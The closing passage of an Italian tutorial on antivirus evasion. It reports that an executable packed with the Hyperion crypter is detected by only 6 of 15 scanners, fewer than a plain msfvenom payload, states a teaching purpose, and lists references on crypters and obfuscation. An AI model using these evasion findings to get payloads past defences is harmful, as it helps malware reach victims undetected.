La scansione mostra che solo 6/15 degli antivirus rilevano l'eseguibile generato da Hyperion come malware. Senza dubbio un risultato migliore rispetto al payload generato solamente con l'aiuto di msfvenom.

## 5 Conclusioni

L'articolo è stato scritto per fini didattici con l'obiettivo di realizzare una guida utile a chi si approccia al mondo dell'antivirus evasion. Sono state, inizialmente, fornite le nozioni di base utili ad affrontare l'argomento e, in seguito, l'attenzione è stata posta sulle principali tecniche e strumenti per l'AV-evasion.

## References

- [1] Joxean Koret, Elias Bachaalany, "The Antivirus Hacker's Handbook"
- [2] Johnson, Andrew, and Rami J. Haddad. "Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit." SoutheastCon 2021. IEEE, 2021
- [3] Casey, Peter, et al. "Applied comparative evaluation of the metasploit evasion module." 2019 IEEE symposium on computers and communications (ISCC). IEEE, 2019.
- [4] Huidobro, Cristian Barriá, et al. "Obfuscation procedure based on the insertion of the dead code in the crypter by binary search." 2018 7th International Conference on Computers Communications and Control (ICCCC). IEEE, 2018.



- [5] "Hyperion: Implementation of a PE-Crypter" May 2012. [Online]. Available: <http://nullsecurity.net/papers.html>. [Last access: September 28 2016]
- [6] Stipovic, Ivica. "Antiforensic techniques deployed by custom developed malware in evading anti-virus detection." arXiv preprint arXiv:1906.10625 (2019)
- [7] C. Barriá, D. Cordero, C. Cubillos y R. Osses, "Obfuscation procedure based on dead code insertion into crypter", IEEE Xplore 2016, ISBN: 978-1-5090-1735-5 Pages: 23 - 29, <http://dx.doi.org/10.1109/ICCCC.2016.7496733>
- [8] <http://www.securitybydefault.com/2013/07/introduccion-los-crypters.html>
- [9] <http://www.securitybydefault.com/2013/07/funcionamiento-de-los-crypters.html>
- [10] <http://www.securitybydefault.com/2013/08/el-stub-la-pieza-clave-del-crypter.html>
- [11] <http://www.securitybydefault.com/2013/08/modding-crypters-el-arte-de-la-evasion.html>
- [12] Anti-virus Evasion Techniques by Abhinav Singh a.k.a DaRkLoRd
- [13] Virustotal tool. VirusTotal. [Accessed Dec. 28, 2020]. [Online]. Available: <https://www.virustotal.com/gui/>
- [14] <https://virusscan.jotti.org/it-IT/scan-file>